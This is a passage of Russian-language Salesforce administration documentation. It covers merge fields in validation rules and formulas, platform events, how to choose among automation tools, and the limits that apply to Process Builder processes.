Имя стандартной взаимосвязи является основным объектом. Например, поле слияния `Account.Name` позволяет правилу проверки контактов ссылаться на имя организации, тогда как поле слияния `Opportunity.Account.CreatedBy.Phone` позволяет полю формулы для продуктов возможностей ссылаться на номер телефона создателя организации. Имя настраиваемой взаимосвязи — это значение поля «Имя поля», дополненное элементом `__r`. Например, поле слияния `Contact__r.Email` позволяет правилу проверки настраиваемых объектов ссылаться на адрес эл. почты контакта.

Поля слияния для правил проверки

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи.

Синтаксис и форматирование

Синтаксис поля слияния, используемого в правиле проверки, состоит из объекта, точки и имени поля. Например, поле слияния *`$User.State`* соответствует области или штату пользователя.

Синтаксис поля слияния определяется местом использования поля. Чтобы гарантировать использование правильного синтаксиса, выберите поля слияния из раскрывающегося списка редактора в области использования поля слияния. Поля слияния, используемые в правилах проверки, соответствуют полям, доступным в приложении.

Для списка полей в объекте перейдите из параметров управления для объекта в раздел полей.

Важное замечание:

- Если настраиваемые объекты используют одинаковые имена или метки, то при использовании списка «Доступные поля слияния» отображаются только поля одного настраиваемого объекта. Чтобы гарантировать возможность выбора полей слияния других объектов, рекомендуем использовать уникальные имена и метки для всех настраиваемых объектов.

Ограничения

Ниже перечислены поля слияния, которые не могут использоваться правилами проверки.

- Поля автонумерации (например, «Номер заявки»).
- Составные поля (например, адреса, имена и фамилии, зависимые раскрывающиеся списки и зависимые поиски).

  Прим.: Правила проверки могут ссылаться на отдельные адресные поля (например, «Город для счета»).

- Поля статистики по кампаниям, включая статистики по отдельным кампаниям и иерархиям кампаний

Советы

- Некоторые поля слияния отображаются в виде переключателей, но при использовании в формулах действуют как поля раскрывающегося списка.

  Ниже перечислены поля слияния, которые при использовании в формулах могут содержать значения «Чтение», «Правка» и «Нет».

  - $UserRole.CaseAccessForAccountOwner
  - $UserRole.OpportunityAccessForAccountOwner
  - CaseAccessLevel (для территории)
  - OpportunityAccessLevel (для территории)

  Ниже перечислены поля слияния, которые при использовании в формулах могут содержать значения «Чтение», «Правка» и «Все».

  - AccountAccessLevel (для территории)
- Чтобы применить разные правила проверки к разным типам записей, добавьте поле слияния `RecordType.Id` в формулу.

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами

Поля слияния для формул

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Синтаксис и форматирование

Поля слияния, используемые в формулах, не содержат фигурных скобок, восклицательного знака и типа записи. Например: `AccountNumber`. Чтобы гарантировать использование правильного синтаксиса, нажмите кнопку **«Вставить поле»** или воспользуйтесь раскрывающимся списком редактора формул.

СМ. ТАКЖЕ:

Советы по использованию полей слияния в формулах

Создание поля формулы

Поля слияния для формул кросс-объектов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи.

Формулы кросс-объектов — это формулы, охватывающие два связанных объекта и ссылающиеся на поля слияния этих объектов. Формулы кросс-объектов могут ссылаться на поля слияния основного объекта («родителя»), если объект является подробным во взаимосвязи «Основная — подробная». Формулы кросс-объектов формулы также работают с взаимосвязями поиска. Например, формула кросс-объекта, ссылающаяся на поле «Имя организации», может быть создана для контакта, связанного с обращением. В этом случае формула для объекта «Обращение» должна содержать следующее поле слияния: `Contact.Account.Name`.

Синтаксис и форматирование

Поля слияния, используемые в формулах, не содержат фигурных скобок и восклицательного знака. Рекомендуем использовать имена взаимосвязей, а не метки объектов. Имя взаимосвязи обычно соответствует имени объекта, но формально является именем поля взаимосвязи.

При обращении к имени родительской организации в объекте «Организация» воспользуйтесь синтаксисом `Parent.Name`, а не `Account.Name`. При добавлении ссылки на настраиваемый объект рекомендуем дополнить его имя двумя символами подчеркивания и буквой *r*. Например, `Position__r.title__c` ссылается на поле «Должность» (`title__c`) настраиваемого объекта «Позиция».

Ограничения

Ниже перечислены компоненты, недоступные для использования.

- Поля слияния для объектов, связанных с действиями. Например, поля слияния для контактов и организаций недоступны в формулах задач и событий.
- Глобальная переменная `$RecordType` (применяется только к записи, содержащей формулу, но не к записи, охваченной формулой). Начиная с выпуска Spring'13 при создании формулы стандартного значения доступна только глобальная переменная `$RecordType`.

Значение поля слияния `Profile.Name` может изменяться в зависимости от контекста ссылающегося поля формулы кросс-объекта. Значением на страницах сведений является имя профиля, а в списковых представлениях и отчетах внутреннее значение связанного профиля. Если формула содержит поле слияния `Profile.Name`, рекомендуем использовать функцию `OR` для отображения ожидаемого результата. Например:

```
IF
     (OR
          (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name =
"PT2"),
     "Standard", "Not Standard")
```

Данное правило не применяется к именам профилей, используемым глобальной переменной `$Profile`.

Советы по получению максимального слияния полей

Здесь приведено несколько советов по получению максимального объединения полей.

- Чтобы использовать поле слияния в качестве целевой ссылки, добавьте нужное поле слияния после префикса `http://`.
- Система стандартных Salesforce округляет числа в полях слияния в соответствии с региональными настройками пользователя, а не с учетом количества десятичных позиций, указанного в конфигурации числового поля.
- При необходимости сохраните имя организации, контакта или интереса на стандартном языке компании (локальное имя), а также на стандартном языке пользователя или организации (стандартное имя). Стандартное имя поля слияния используется в случае отсутствия локального имени.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные поля слияния определяются используемой версией Salesforce.

- Чтобы добавить ссылку на отдельный файл, воспользуйтесь полем слияния `$Resource.`*<имя_ресурса>*, где *<имя_ресурса>* — это имя, указанное при загрузке ресурса.
- Если имена настраиваемых полей переводятся с помощью средства перевода, то поиск полей слияния может выполняться на языке, выбранном пользователем.
- Шаблон эл. почты не позволяет использовать поле поиска в качестве поля слияния. При необходимости создайте скрытое поле формулы для макета страницы, извлекающее значение из поля поиска. Затем добавьте скрытое поле в шаблон эл. почты.

Доставка настраиваемых уведомлений с событиями платформы

События платформы используются для доставки безопасных и масштабируемых настраиваемых уведомлений в системе Salesforce или от внешних источников. Определите поля, чтобы настроить событие платформы. Настраиваемое событие платформы определяет данные события, которые может продуцировать или принимать платформа Force.com.

С помощью событий платформы публикаторы могут отправлять настраиваемые данные о событиях через Apex или API. Подписчики могут получать настраиваемые уведомления из Salesforce или внешней системы с помощью Apex или клиентов CometD. На основе содержания событий подписчики могут обрабатывать настраиваемую бизнес-логику, например отправку электронных сообщений или регистрацию обращений. Например, программная система, контролирующая принтер, может сделать API-вызов, чтобы опубликовать событие, если в принтере заканчиваются чернила. Настраиваемое событие принтера может содержать настраиваемые поля для модели принтера, серийного номера и уровня чернил. Система Salesforce обрабатывает событие с помощью триггера Apex, который размещает заказ на новый картридж.

События платформы упрощают процесс передачи изменений и реагирования на них без необходимости написания сложной логики. Публикаторы и подписчики взаимодействуют друг с другом посредством событий. Несколько подписчиков могут воспринимать одно и то же событие и выполнять разные действия.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования определений событий платформы:

- «Настройка приложения»

Определение события платформы

Чтобы определить событие платформы в Salesforce Classic или Lightning Experience выполните следующие действия.

1. Введите *«События платформы»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«События платформы»**.
2. На странице событий платформы нажмите **«Создать событие платформы»**.
3. Заполните стандартные поля и при желании добавьте описание.
4. Нажмите кнопку **«Сохранить»**.
5. Чтобы добавить поле, в связанном списке «Настраиваемые поля и взаимоотношения» щелкните **«Создать»**.
6. Следуйте указаниям мастера создания настраиваемых полей для настройки свойств полей.

Прим.: В Lightning Experience события платформы не отображаются в списке «Менеджер объекта» стандартных и настраиваемых объектов и недоступны в конструкторе схем.

Событие платформы является особым типом sObject. Уведомление о событии — это экземпляр события платформы, похожий на запись как экземпляр настраиваемого объекта. В отличие от настраиваемых объектов вы не можете обновлять или удалять записи события. Вы также не можете просматривать записи события в пользовательском интерфейсе Salesforce, а события платформы не имеют макетов страницы. При удалении событий платформы они удаляются без возможности восстановления.

Публикация событий платформы и подписка на них

После определения события платформы можно публиковать уведомления о событиях и подписаться на них с помощью Apex или API.

В Apex уведомления о событиях публикуются путем вставки записей о событиях статическим методом `EventBus.publish`. Чтобы получать опубликованные уведомления, добавьте триггер `after insert` для объекта «Событие». С помощью этого триггера пользователь может просматривать каждое уведомление о событии и выполнять некоторые элементы бизнес-логики. При этом пользователю не требуется создавать канал, поскольку система Salesforce сама делает это для каждого определенного события платформы.

Используя интерфейс API пользователь может публиковать события путем создания записей события таким же образом, как выполняется вставка объектов sObject. Для создания событий платформы можно использовать любой API Salesforce, например SOAP API, REST API или Bulk API. В этом случае для публикации события не требуется дополнительный вызов, в отличие от Apex. Подписывайтесь на события с помощью клиентов CometD или триггеров Apex `after insert` для объекта событий.

Стандартные поля

События платформы включают стандартные поля. Эти поля отображаются на странице «Новое событие платформы».

Поле	Описание
Метка	Имя, используемые для ссылки на событие платформы на странице пользовательского интерфейса.
Метка множественного числа	Имя события платформы во множественном числе.
Начинается с гласного звука	Укажите, следует ли использовать артикль «an» вместо «a» для этой метки, если данное правило применимо к вашему языку.
Имя объекта	Уникальное имя, позволяющее ссылаться на событие платформы при использовании API. Данное имя позволяет

Поле	Описание
	избежать конфликтов имен при установке управляемых пакетов. Используйте только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы и не должно содержать пробелов. Имя не может содержать двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Дополнительное описание объекта.
Статус развертывания	Данное поле определяет доступность события платформы другим пользователям.

Настраиваемые поля

Кроме стандартных полей, можно добавить настраиваемые поля для определения события. Настраиваемые поля события платформы поддерживают только следующие типы полей.

- Кнопка-флажок
- Дата
- Дата/время
- Число
- Текст
- Область подробного текста

Системное поле `ReplayId`

Поле `ReplayId` определяет запись события платформы и используется для сохранения событий внутри окна хранения. Это поле среди стандартных полей, которые система заполняет для каждого события платформы. Гарантируется, что каждый код повтора превышает код предыдущего события, однако последовательность кодов не обязательно соблюдается для последовательных событий. ID уникален для организации и канала.

Суффикс API-имени для событий платформы

При создании события платформы система добавляет суффикс `__e`, чтобы создать API-имя события. Например, если создается событие с именем объекта `Low Ink`, API-именем будет `Low_Ink__e`. API-имя используется при любой ссылке на событие программным путем, например в Apex.

Подписчики триггера Apex

Список связанных подписчиков показывает все триггеры, подписанные на события платформы. В связанном списке отображается последний код повтора для события платформы, обработанного каждой подпиской, а также сведения о наличии ошибок. Кроме того, информация о подписчиках на события хранится в объекте EventBusSubscriber. Можно выполнить запрос на этот объект для получения подробных сведений о подписчиках.

Рекомендации относительно событий платформы

Безопасность поля

Все поля события платформы по умолчанию предназначены только для чтения, и невозможно ограничить доступ к конкретному полю. Так как события платформы не отображаются в пользовательском интерфейсе Salesforce и не редактируются в нем, полномочия безопасности первого уровня не применяются.

Применение атрибутов полей

Записи события платформы проверяются для обеспечения применения атрибутов настраиваемых полей. Атрибуты поля включают атрибуты «Обязательно» и «По умолчанию», точное количество полей и максимальную длину текстовых полей.

Удаление определений событий без возможности восстановления

Удаление определения события осуществляется без возможности восстановления. Перед удалением определения события необходимо удалить связанные триггеры. Опубликованные события, использующие это определение, также удаляются.

Переименование объектов «События»

Перед переименованием события необходимо удалить связанные триггеры. Если имя события изменяется после того, как клиенты подписались на уведомления об этом событии, подписчики должны повторно подписаться на обновленную тему. Чтобы заново подписаться на новое событие, добавьте триггер для переименованного объекта события.

Отсутствие связанной вкладки

Для событий платформы не предусмотрена связанная вкладка из-за невозможности просмотра записей о событии в пользовательском интерфейсе Salesforce.

Нет поддержки страниц записи в «Конструкторе приложений Lightning»

При создании страницы записи в «Конструкторе приложений Lightning» заданные события платформы отображаются в списке объектов для этой страницы. Однако страницу записей Lightning нельзя создать для событий платформы, так как записи событий недоступны в пользовательском интерфейсе.

Деинсталляция события платформы в пакете

При деинсталляции пакета с включенной опцией **«Сохранить копию данных этого пакета в течение 48 часов после удаления»** события платформы не экспортируются.

Отсутствие поддержки в Professional и Group Edition

События платформы не поддерживаются в организациях Professional и Group Edition, даже если пакет, содержащий событие платформы, установлен в организации.

СМ. ТАКЖЕ:

Руководство разработчика событий платформы

Автоматизация бизнес-процессов

Автоматизируйте бизнес-процессы, чтобы избавить пользователей от необходимости выполнять все этапы вручную. Автоматизация имеет преимущества как для пользователей, так и для администратора: пользователи могут сосредоточиться на своих непосредственных обязанностях, а администратор знает, что процесс выполняется надлежащим образом. Salesforce предлагает инструменты для автоматизации ряда бизнес-процессов: бизнес-правил, процессов утверждений, процессов мастера и т. д. Эти инструменты не требуют написания кода и полностью готовы к работе.

Какой инструмент автоматизации использовать?

Система Salesforce предоставляет разные инструменты для автоматизации повторяющихся бизнес-процессов организации: утверждения, конструктор процессов, бизнес-правило и Visual Workflow.

Конструктор процессов Lightning

Многие назначаемые задачи, отправляемые сообщения эл. почты и другие обновления записей являются важными частями стандартных процессов организации. Рекомендуем настроить процессы для автоматического выполнения данных повторяющихся действий.

Visual Workflow

Visual Workflow позволяет пользователям автоматизировать бизнес-процессы путем создания потоков и их распространения между соответствующими пользователями или системами. *Поток* — это приложение, которое может выполнять логику, взаимодействовать с базой данных Salesforce, вызывать классы Apex и собирать данные от пользователей. При необходимости создайте потоки посредством облачной версии приложения Flow Designer.

Бизнес-правило

Бизнес-правила позволяют автоматизировать стандартные внутренние процедуры и процессы и экономить время в организации. *Бизнес-правило* является основным контейнером для набора инструкций. Эти инструкции можно объединять в условном операторе (если..., то...>).

Утверждения

Скорее всего, вы знакомы с автоматизацией процессов с помощью бизнес-правил. Утверждения — это новое слово в автоматизации рабочих процессов, так как позволяют определять последовательность действий, необходимых для утверждения записей.

Выполнение автоматизированных действий

Автоматизированное действие — это многоразовый компонент, выполняющий определенное действие в фоновом режиме (например, обновление поля или отправку сообщения эл. почты). Созданные автоматизированные действия можно добавлять в процессы, контрольные точки или другие автоматизированные процессы.

Какой инструмент автоматизации использовать?

Система Salesforce предоставляет разные инструменты для автоматизации повторяющихся бизнес-процессов организации: утверждения, конструктор процессов, бизнес-правило и Visual Workflow.

Оптимальный инструмент автоматизации определяется типом автоматизируемого бизнес-процесса.

- Утверждение записи

  Пример: Менеджеры утверждают запросы прямых подчиненных на отпуск.

- Выполнение действия при наличии определенных значений в записи

  Пример: Уведомление ответственного за организацию при расширении связанного обращения.

- Сбор информации от пользователей или клиентов и последующее использование данной информации

  Пример: Служба поддержки использует мастер для пошагового выполнения сценария вызова, а введенная информация используется для создания обращений.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Процессы доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Потоки, утверждения и бизнес-правила доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Утверждение записи

Например, если сотрудник запрашивает отгул, это время должно быть утверждено менеджером сотрудника. Необходимо убедиться в том, что, когда запрос на отгул отправляется на утверждение, его получает тот, кто должен его получить (менеджер сотрудника).

Чтобы автоматизировать процессы организации для утверждения записей, создайте процессы утверждения.

Выполнение действия при наличии определенных значений в записи

Данный сценарий использования поддерживается тремя инструментами: бизнес-правилом, конструктором процессов и Visual Workflow. Данные инструменты создают бизнес-правила, процессы и потоки соответственно.

Рекомендуем начать работу с конструктора процессов (особенно для создания бизнес-процессов, аналогичных простым операторам импликации). Например: уведомление ответственного за организацию при расширении обращения.

Конструктор процессов поддерживает практически все функции, доступные бизнес-правилам, и не только. Фактически, один процесс заменяет несколько бизнес-правил. Единственное, что можно сделать посредством бизнес-правил, но не процесса, — это отправка исходящих сообщений без кода. Однако можно обойти данное ограничение путем вызова кода Apex из процесса.

Чтобы автоматизировать процесс, являющийся слишком сложным для конструктора процессов или требующий наличия расширенных функциональных возможностей, создайте поток с помощью облачного приложения Flow Designer. Например, можно создать процессы для следующих целей.

- Использование сложной логики ветвления (для оценки следующих условий при истинности определенных условий)

  Пример: Проверка обращения на предмет расширения. Затем — при расширении обращения — проверка региона организации и соответствующее перенаправление обращения.

- Сортировка, итерация и обработка нескольких записей

  Пример: Вычисление скидки после закрытия и реализации возможности. Затем применить данную скидку ко всем связанным продуктам возможности.

Получение информации от пользователей или клиентов и ее последующее использование

Чтобы разработать мастер для сбора информации, рекомендуем использовать Visual Workflow. Создайте поток, отображающий и запрашивающий информацию от пользователя. Затем воспользуйтесь введенной информацией для выполнения соответствующих действий в системе Salesforce.

Например, создайте поток для пошагового выполнения сценария вызова представителями службы поддержки. Созданный поток использует информацию, введенную представителем (например, имя абонента и номер организации), для создания обращения, которое затем назначается соответствующему сотруднику.

При необходимости усложните поток в соответствии с текущим бизнес-процессом. Например:

- Отображение представителю других окон, соответствующих ранее выбранным параметрам. Данный алгоритм позволяет избежать выполнения таких действий, как повторная продажа продукта клиенту.
- Проверка обнаруженной проблемы на предмет создания неудобств для компании клиента, а организации на предмет ценности. При необходимости поток отправляет соответствующее уведомление региональному директору.

Функции инструментов автоматизации

Таблица ниже содержит все функции и действия, поддерживаемые каждым инструментом автоматизации. Рекомендуем использовать данную таблицу для выбора оптимального инструмента.

	Конструктор процессов	Visual Workflow	Workflow	Утверждения
Сложность	Множество операторов импликации	Комплекс	Один оператор импликации	Один оператор импликации
Визуальный конструктор	✔	✔		
Поддержка обозревателя	Все (рекомендуется Chrome)	Все (не рекомендуется Safari)	Все	Все
Условие начала	• Изменение записи • Вызван другим процессом	• Выбор кнопки или ссылки • Открытие настраиваемой вкладки • Начало процесса • Вызов Apex	Изменение записи	• Выбор кнопки или ссылки • Начало процесса или потока, содержащего действие «Отправить на утверждение» • Вызов Apex
Поддержка контролируемых по времени действий	✔	✔	✔	
Поддержка взаимодействия пользователя		✔		
Поддерживаемые действия				
Вызов кода Apex	✔	✔		
Создание записей	✔	✔	Только задачи	Только задачи
Вызов процессов	✔			
Удаление записей		✔		
Запуск потока	✔	✔	✔ (пробная версия)[1]	

	Конструктор процессов	Visual Workflow	Workflow	Утверждения
Публикация сообщения в Chatter	✓	✓		
Отправка эл. почты	✓ (только электронные предупреждения)	✓	✓ (только электронные предупреждения)	✓ (только электронные предупреждения)
Отправка исходящих сообщений без кода			✓	✓
Отправка на утверждение	✓	✓		
Обновление полей	Любая связанная запись	Любая запись	Запись или ее родитель	Запись или ее родитель

[1]Конструктор процессов заменяет триггеры потока как действия бизнес-правила, ранее доступные в пилотной программе. Организации, использующие триггеры потока как действия бизнес-правила, могут продолжить их создание и редактирование; триггеры потока как действия бизнес-правила недоступны новым организациям.

Конструктор процессов Lightning

Многие назначаемые задачи, отправляемые сообщения эл. почты и другие обновления записей являются важными частями стандартных процессов организации. Рекомендуем настроить процессы для автоматического выполнения данных повторяющихся действий.

Конструктор процессов — инструмент бизнес-правила, с помощью которого легко автоматизировать бизнес-процессы. Конструктор процессов обеспечивает интуитивно понятное визуальное представление создаваемого процесса. Ниже перечислены действия, поддерживаемые конструктором процессов.

- Создание процессов посредством удобного макета, поддерживающего интерактивные возможности.
- Разрабатывайте весь процесс взамен использования множества бизнес-правил.
- Привлекайте разные рабочие группы организации для создания процессов.
- Прекращение использования кода Apex для автоматизации простых задач.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Автоматизированные процессы конструктора процессов основаны на записях. Кроме того, можно создавать процессы, которые вызывают другие процессы. Процессы содержат:

- критерии, определяющие время выполнения групп действий;
- немедленные действия, которые должны выполняться при выполнении критериев;

- запланированные действия, которые должны выполняться при выполнении критериев (не поддерживается для вызываемых процессов).

Любое изменение, позволяющее записи или вызываемому процессу соответствовать критериям, может автоматически инициировать группу действий. Кроме того, один процесс может исполнять несколько групп действий, поэтому все бизнес-записи легко автоматизировать в одном месте, как организации.

Используйте более мощный и универсальный конструктор процессов для выполнения действий, поддерживаемых бизнес-правилами. Ниже перечислены действия, поддерживаемые конструктором процессов.

- Создание записи
- Обновление любой связанной записи
- Использование быстрого действия для создания записи, обновления записи или регистрации вызова
- Вызов процесса из другого процесса
- Запуск потока (данное действие не может быть запланировано посредством бизнес-правила)
- Отправка сообщения эл. почты
- Публикация сообщения в Chatter
- Отправка на утверждение

При необходимости процесс может поддерживать дополнительные действия. Также можно вызвать Apex или поток из процесса.

Пример процесса: управление возможностями

Данный пример автоматизирует один бизнес-процесс путем использования конструктора процессов вместо бизнес-правил.

Ограничения и рекомендации по использованию процессов

Прежде чем начать создание, управление и активацию процессов, просмотрите соответствующие ограничения и рекомендации.

Настройка значений в конструкторе процессов

В конструкторе процессов необходимо настраивать различные значения: например, задавать условия для критерия, настраивать поля нового обращения для действия «Создать запись» или указывать метод Apex для ссылки).

Настройка дополнительных параметров в конструкторе процессов

С помощью конструктора процессов пользователи могут выбирать некоторые дополнительные параметры для выполнения действий в процессах.

Создание процесса

Чтобы создать процесс, определите его свойства и записи, подлежащие оценке, а затем добавьте нужные критерии и действия.

Устранение неисправностей для процессов

Используйте сообщения об ошибках, отображаемые конструктором процессов, и сообщения электронной почты, полученные при неудачном выполнении процесса, для решения проблем, возникающих при работе с процессами. При возникновении любых других неполадок рекомендуем просматривать журналы отладки Apex для процессов.

СМ. ТАКЖЕ:

Какой инструмент автоматизации использовать?

Пример процесса: управление возможностями

Данный пример автоматизирует один бизнес-процесс путем использования конструктора процессов вместо бизнес-правил.

Данный пример показывает, как использовать конструктор процессов для автоматизации одного процесса путем добавления нескольких групп критериев и последующего связывания этих критериев с отдельными действиями. Кроме того, конструктор процессов предоставляет доступ к некоторым действиям, которые не поддерживаются бизнес-правилами (например, создание записей).


В данном примере процесс начинается при создании или редактировании записи возможности **(1)**.

Процессу задаются три критерия: «Ценная сделка: реализовано» **(2)**, «Ценная сделка: не реализовано» **(3)** и «Смета: составлено» **(4)**. Первый критерий оценивается как истинный, поэтому инициирует выполнение связанной группы действий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Критерий «Ценная сделка: реализовано» проверяет возможность на наличие этапа «Закрыто и реализовано» и стоимости более 1 000 000 долларов США. Выполнение обоих условий инициирует выполнение связанной группы действий. Данный критерий использует три немедленных действия **(5)** и одно запланированное действие **(6)**.

А именно:

- Создание черновой записи контракта, связанной со стоимостью возможности.
- Выражение благодарности ответственному сотруднику за закрытие и реализацию возможности путем публикации сообщения в соответствующей группе Chatter.

- Уведомление вице-президента по продажам о закрытии и реализации возможности по эл. почте.
- Создание сверхважной дополнительной задачи для ответственного за связанную организацию, которая должна выполняться через шесть дней после наступления даты, указанной в поле возможности «Дата закрытия».

Невыполнение условий для критерия «Ценная сделка: реализовано» отменяет выполнение связанной группы действий, но инициирует оценку следующего критерия («Ценная сделка: не реализовано»).

Критерий «Ценная сделка: не реализовано» проверяет возможность на наличие этапа «Закрыто и не реализовано» и стоимости не менее 1 000 000 долларов США. Выполнение данных условий инициирует выполнение действия **(7)** для уведомления вице-президента по продажам путем создания сообщения Chatter для записи возможности. Сообщение отображает возможность и ее нереализованную стоимость.

Невыполнение условий для обоих указанных выше критериев инициирует оценку следующего критерия данного процесса, проверяющего этап возможности на наличие значения «Предложение/смета: составлено». Выполнение данного условия инициирует выполнение запланированного действия **(8)** через три дня после обновления записи. Запланированное действие создает дополнительную задачу для ответственного за возможность, напоминающую о необходимости выполнения вызова для получения сведений о возможности.

Благодаря конструктору процессов нам удалось объединить три критерия и связанные действия в один автоматизированный процесс. Чтобы автоматизировать аналогичный бизнес-процесс посредством бизнес-правила, пользователю придется создать три разных бизнес-правила, а затем применить триггеры Apex для создания записи контракта и публикации сообщения в соответствующей группе Chatter.

Ограничения и рекомендации по использованию процессов

Прежде чем начать создание, управление и активацию процессов, просмотрите соответствующие ограничения и рекомендации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ограничения для процессов

Ниже перечислены общие ограничения и контролирующие ограничения Apex, применяемые при создании процессов.

Когда процессы оценивают изменения записей?

Процессы выполняются автоматически и невидимы для пользователей. Прежде чем проектировать или активировать процесс, необходимо понять, какие изменения запускают процессы.

Особенности проектирования процессов

Прежде чем разработать процесс, просмотрите ограничения и рекомендации ниже.

Рекомендации по управлению процессами

Сведения о том, что происходит при установке, активации или удалении процессов.

Рекомендации по развертыванию процессов

Ниже перечислены рекомендации по развертыванию процессов, например при использовании пакетов или наборов изменений.

Ограничения для процессов

Ниже перечислены общие ограничения и контролирующие ограничения Apex, применяемые при создании процессов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ограничения, используемые другими функциями

Некоторые ограничения для процессов используются также правилами и потоками.

Помимо указанных ниже ограничений, API-имя процесса должно быть уникальным во всех процессах и потоках организации.

Описание	Ограничение для одной организации
Общее количество активных правил и активных процессов для объекта Под правилами понимаются бизнес-правила, правила расширения, правила назначения и правила автоматического назначения. Вызываемые процессы не учитываются этим ограничением.	50
Общее количество потоков и процессов	1000
Общее количество активных потоков и процессов	500
Общее количество оцениваемых критериев и выполняемых действий	2 000
Общее количество возобновленных сеансов потока или групп запланированных действий, выполняемых за час	1000
Общее количество сеансов потока или групп запланированных действий, ожидающих обработки	30 000
Общее количество оповещений по относительному времени, заданных в версиях потока или расписаниях на основе значения поля в процессах	20 000

Ежедневное ограничение по количеству сообщений электронной почты, отправленных посредством электронных предупреждений, составляет 1 000 штук на одну организацию со стандартной лицензией Salesforce, кроме организаций Developer Edition. Для организации Developer Edition ежедневное ограничение составляет 15 штук на стандартную лицензию Salesforce. Общее ограничение для организации составляет 2 000 000 и включает все функции, использующие электронные предупреждения: бизнес-правила, процессы утверждения, потоки и процессы.

Контролирующие ограничения Apex для процессов

Система Salesforce поддерживает строгие ограничения, позволяющие предотвращать единоличное использование общедоступных ресурсов бесконтрольными процессами в многопользовательской среде. Процессы контролируются ограничениями на транзакцию, которые применяются кодом Apex. Если процесс инициирует превышение транзакцией контролирующих ограничений, то система выполняет откат всей транзакции. Дополнительную информацию об операциях, добавленных в транзакцию, см. в разделе «Триггеры и порядок выполнения» *Руководства разработчика Apex*.

Описание	Ограничение на транзакцию
Общее количество отправленных запросов SOQL	100
Общее количество записей, извлеченных запросами SOQL	50 000
Общее количество отправленных операторов DML	150
Общее количество записей, обработанных в результате применения операторов DML	10 000

Каждое действие «Создать запись» использует один оператор DML. Каждое действие «Быстрое действие» использует один оператор DML. Каждое действие «Обновить записи» использует один запрос SOQL и один оператор DML. Каждое действие «Потоки» может использовать несколько запросов SOQL и операторов DML (в зависимости от элементов, выполняемых потоком). Дополнительные сведения см. в разделе «Ограничения для Visual Workflow» на странице 6111.

Ограничения при создании процессов и управлении ими

Рассмотрите следующие ограничения при создании и управлении процессами.

Описание	Ограничение
Всего символов в имени процесса	255
Всего символов в имени API процесса	77
Всего версий процесса	50
Всего узлов критериев в процессе	200

Когда процессы оценивают изменения записей?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

